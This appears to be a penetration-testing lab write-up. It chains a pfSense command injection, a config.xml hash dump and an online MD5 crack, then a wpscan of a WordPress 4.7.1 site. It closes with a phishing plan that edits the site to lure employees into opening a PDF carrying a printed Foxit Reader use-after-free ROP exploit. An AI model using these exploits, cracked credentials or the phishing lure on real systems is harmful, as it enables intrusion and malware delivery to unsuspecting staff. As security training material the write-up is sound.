computer.desktop 'for lub' lubuntu-manual.desktop network.desktop trash-can.desktop user-home.desktop
lub@lub-vmwarevirtualplatform:~/Desktop$ cat for\ lub
lub , this is your boss, i just created a user for you on the firewall ,
i want you to go there and test the running ports ASAP .
you password is lub

and check our wordpress website daily for any updates
i dont want to tell you what you need to do through creating a note on your own desktop , this is RIDICULOUS

#AND REMOVE YOUR PASSWORD FROM OUR FTP SERVER#
lub@lub-vmwarevirtualplatform:~/Desktop$

```

Here i connect with the credentials i found; i can see another sensitive data about a boss confronting lub about not following the good security practices, here you can figure out, that there is a WordPress website for the company ,lub has access to the firewall and the password to access it


- **Command injection & privilege escalation**

```

ervers
Nmap scan report for 192.168.1.1
Host is up (0.00068s latency).
Not shown: 998 filtered tcp ports (no-response)
PORT      STATE SERVICE
53/tcp    open  domain
80/tcp    open  http

```

In many network setups, a firewall is placed at the boundary between an internal network (e.g., a company's local area network or LAN) and an external network (e.g., the internet).and in this case the firewall will has the 192.168.1.1 IP



Here I am logging in as lub

← → ↻ 🏠 192.168.1.1/diag_testport.php ☆ 📁 🔒

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

pfSense ▶ System ▶ Interfaces ▶ Firewall ▶ Services ▶ VPN ▶ Status ▶ Diagnostics ▶ Help pfSense.local

Diagnostics: Test Port ?


This page allows you to perform a simple TCP connection test to determine if a host is up and accepting connections on a given port. This test does not function for UDP since there is no way to reliably determine if a UDP port accepts connections in this manner.

No data is transmitted to the remote host during this test, it will only attempt to open a connection and optionally display the data sent back from the server.

Test Port	
Host	
Port	
Source Port	 This should typically be left blank.
Show Remote Text	☐ Shows the text given by the server when connecting to the port. Will take 10+ seconds to display if checked.
Source Address	Any ▾
IP Protocol	Any ▾ If you force IPv4 or IPv6 and use a hostname that does not contain a result using that protocol, it will result in an error. For example if you force IPv4 and use a hostname that only returns an AAAA IPv6 IP address, it will not work.

Test

i can only access the | Diagnostics > Test Port | and another traffic graph that is not working



Old version of PfSense , had command injection vulnerability that involves executing arbitrary commands on a host operating system (OS) and this looks like an old PfSense version based on the old graphical interface , and after the command inject attempt, it worked, and it didn't only just work, but gave us the root privilege , but there seems to be a problem since I can't open a reverse shell or execute any command for some type of unknown limitation ,but I still got the ability to read any file I want , so what I do is a small google search on the file that contains the users and their passwords in this PfSense version.

The command injection in old PfSense to be specific is in status_services.php. This allows authenticated WebGUI users with privileges for status_services.php to execute commands in the context of the root user.

This vulnerability is rated with CVSS Severity: V3 **6.1**

- **Password Hash Weakness**

 narkive
<https://support.pfsense.narkive.com/fmQnZijr/plai...>
plain text passwords in config.xml
I have updated to RELENG_1_SNAPSHOT_03. I am concerned about having plain text **passwords** in the config.xml file, especially the one used by pfsync

And just what I wanted, some guy with a problem, that has concerns about plaintext passwords in "config.xml" file, and this file's path is (/conf/config.xml)

```

</user>
<user>
  <scope>user</scope>
  <password>$1$s5xymheV$85IJngF.xSrLRnUmema87.</password>
  <md5-hash>5e5af18321abd413a90b45a6d4cdb578</md5-hash>
  <nt-hash>3434393562313837326135633234343734353133666131613735333763633763</nt-hash>
  <name>lub</name>
  <descr/>
  <expires/>
  <authorizedkeys/>
  <ipsecpsk/>
  <uid>2000</uid>
</user>
<user>
  <scope>user</scope>
  <password>$1$WxVKnTZj$Zi28EbVihf1st/sZ/j5ja.</password>
  <md5-hash>bc5a684139d9310b55eca838adcbafe5</md5-hash>
  <nt-hash>6266316635613131346539356439356162333031646134626466623233653431</nt-hash>
  <name>diagnoser</name>
  <descr/>
  <expires/>
  <authorizedkeys/>
  <ipsecpsk/>

```

Here after opening the file, i can see another user named “diagnoser ” with his hashed password in md5, since the md5 hash is considered compromised

bc5a684139d9310b55eca838adcbafe5

☐ I'm not a robot


reCAPTCHA
Privacy - Terms

Crack Hashes

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1 sha1_bin), QubesV3.1BackupDefaults

Hash	Type	Result
bc5a684139d9310b55eca838adcbafe5	md5	rightpath

Using Crackstaion to crack the hash and find the password i are looking for which is “rightpath”



After logging in as “diagnoser” i can see he has the access to almost anything, so i notice in the traffic graph that there is traffic between the employees and this IP, let google the IP and see what it is

Tasks of the day for every employee in every branch - UVPN — Mozilla Firefox

Tasks of the day for every em x +

52.146.145.215/index.php/2023/11/03/hello-world/

Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec

UVPN

Just another WordPress site

NOVEMBER 3, 2023 BY AHMAD

Tasks of the day for every employee in every branch

- 1-Setup your workspace
- 2-meeting at 2 PM on teams
- 3-finish your prototypes
- 4-click the link below to get the template you can use for your prototypes presentations

S3 link == [https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+\(3\).pptx](https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx)

5- and we will be sending a lot of pdfs containing the results

Search ...

RECENT POSTS

Tasks of the day for every employee in every branch

RECENT COMMENTS

A WordPress Commenter on Tasks of the day for every employee in every branch

Here i can see the WordPress website the boss mentioned before to lub and how he needs to keep checking this website for any updates on the tasks he needs to do

```

└─$ wpscan --url http://52.146.145.215

```



WordPress Security Scanner by the WPScan Team
 Version 3.8.24
 Sponsored by Automattic - <https://automattic.com/>
 @WPScan_, @ethicalhack3r, @erwan_lr, @firefart

```

[i] It seems like you have not updated the database for some time.
[?] Do you want to update now? [Y]es [N]o, default: [N]n
[+] URL: http://52.146.145.215/ [52.146.145.215]
[+] Started: Wed Nov  8 08:27:48 2023

```

Interesting Finding(s):

```

[+] Headers
| Interesting Entry: Server: Apache/2.4.41 (Ubuntu)
| Found By: Headers (Passive Detection)
| Confidence: 100%

[+] XML-RPC seems to be enabled: http://52.146.145.215/xmlrpc.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%
| References:
| - http://codex.wordpress.org/XML-RPC_Pingback_API
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_ghost_scanner/
| - https://www.rapid7.com/db/modules/auxiliary/dos/http/wordpress_xmlrpc_dos/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_xmlrpc_login/
| - https://www.rapid7.com/db/modules/auxiliary/scanner/http/wordpress_pingback_access/

[+] WordPress readme found: http://52.146.145.215/readme.html
| Found By: Direct Access (Aggressive Detection)
| Confidence: 100%

[+] The external WP-Cron seems to be enabled: http://52.146.145.215/wp-cron.php
| Found By: Direct Access (Aggressive Detection)
| Confidence: 60%
| References:
| - https://www.iplocation.net/defend-wordpress-from-ddos
| - https://github.com/wpscanteam/wpscan/issues/1299

[+] WordPress version 4.7.1 identified (Insecure, released on 2017-01-11).
| Found By: Rss Generator (Passive Detection)
| - http://52.146.145.215/index.php/feed/, <generator>https://wordpress.org/?v=4.7.1</generator>

```

Using WPScan to scan WordPress website, i can see here that this WordPress version is 4.7.1 which is vulnerable to content injection that makes us be able to attack that injects arbitrary characters into a web page

This vulnerability allowed for privilege escalation through the WordPress REST API added in version 4.7.0. One of the REST endpoints within the API allowed for viewing, editing, deleting, and creating posts. But a bug allowed unauthenticated users to edit any post on the site.

Because the Rest API was enabled on all sites running WordPress 4.7.0 or 4.7.1 at the time, many sites were vulnerable. The bug was first found in `/wp-includes/rest-api/endpoints/class-wp-rest-posts-controller.php`. This makes it possible for an attacker to send a request like `/wp-json/wp/v2/posts/postID?id=content`

This vulnerability is rated with **CVSS Severity: V3 7.1**

2023-05-16

Title

WP < 6.2.1 - Contributor+ **Content** Injection

Fixed in

✓ Fixed in 4.7.26

Published

And here i can see its only fixed in 4.7.26


- **Use-After-Free (UAF) & Content Injection**

be sure to have a pdf reader ,all employee must have Foxit Reader by the end of the day


link in our S3 bucker to download Foxit reader

https://s3.eu-west-3.amazonaws.com/uvpn.prototype/1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe

I did notice an important thing which is there a public s3 bucket to download applications and files from, the company hosts for its employees and here the task asks the employees to download Foxit reader




I can see that the Foxit reader version which is 9.0.1 has a vulnerability called Use-After-Free (UAF) is a vulnerability related to incorrect use of dynamic memory during program operation. If after freeing a memory location, a program does not clear the pointer to that memory, making the program accessing a memory that it should not be using anymore, an attacker can use this to remote code execution like running a calculator or a ransomware ,this vulnerability is rated 7.1 on severity




```
102
103  /*
104   Foxit Reader Typed Array Uninitialized Pointer Information Disclosure Vulnerability
105   ZDI-CAN-5380 / ZDI-18-332 / CVE-2018-9948
106   Found by: bit from meepwn team
107  */
108
109  // alloc
110  var a = this.addAnnot({type: "Text"});
111
112  // free
113  a.destroy();
114
115  // kinda defeat lfh randomization in win 10
116  prepare_heap(0x400);
117
118  // reclaim
119  var test = new ArrayBuffer(0x60);
120  var stolen = new Int32Array(test);
121
122  // alloc at the freed location
123  alloc_at_leak();
124
125  // leak a heap chunk of size 0x40
126  heap_ptr = stolen[1];
127
128  function reclaim(){
129    /*
130     This function reclaims the freed chunk, so we can get rce and I do it a few times for reliability.
131     All gadgets are from FoxitReader.exe v9.0.1.1049 (a01a5bde0699abda8294d73544alec6b4115fa68)
132    */
133
134    var arr = new Array(0x10);
135    for (var i = 0; i < arr.length; i++) {
136      arr[i] = new ArrayBuffer(0x60);
137      var rop = new Int32Array(arr[i]);
138
139      rop[0x00] = heap_ptr; // pointer to our stack pivot from the TypedArray leak
140      rop[0x01] = foxit_base + 0x01a11d09; // xor ebx,ebx; or [eax],eax; ret
141      rop[0x02] = 0x72727272; // junk
142      rop[0x03] = foxit_base + 0x00001450 // pop ebp; ret
```

Here i get the exploit code, to know what this exploit does, it pass arbitrary code — or a reference to it — to a program and navigate to the beginning of the code by using a dangling pointer. In this way, execution

of the malicious code can allow the cybercriminal to gain control over a victim's system.



And convert it into PDF



After that i name it results and upload it on Wetransfer website that help us accessing the file online

```

ahmad@ahmad: ~/Desktop/POC#2
File Actions Edit View Help
GNU nano 7.2 content *
1-Setup your workspace
2-meeting at 2 PM on teams
3-finish your prototypes
4-click the link below to get the template you can use for your prototypes presentations
S3 link = https://s3.eu-west-3.amazonaws.com/uvpn.prototype/innovation+template+(3).pptx
5- and we will be sending a lot of pdfs containing the results
be sure to have a pdf reader ,all employee must have Foxit Reader by the end of the day
link in our S3 buckler to download Foxit reader
https://s3.eu-west-3.amazonaws.com/uvpn.prototype/1040d634123948886f664afc95ec0a5e-FoxitReader901_enu_Setup_Prom.exe
results are in this link , download it now
https://we.tl/t-MJsueDiZHe

```

I take the link from the Wetransfer website and put it in the content file that i will use to deceive the employees thinking it's important pdf file that contain their results, so they will download it and open it leading the execution of the code inside the pdf to activate the ransomware, (of course I will not use any Ransomware for my personal safety, so i will use an exploit that will open a calculator)





Wordpress content injection exploit by snoww0lf

```

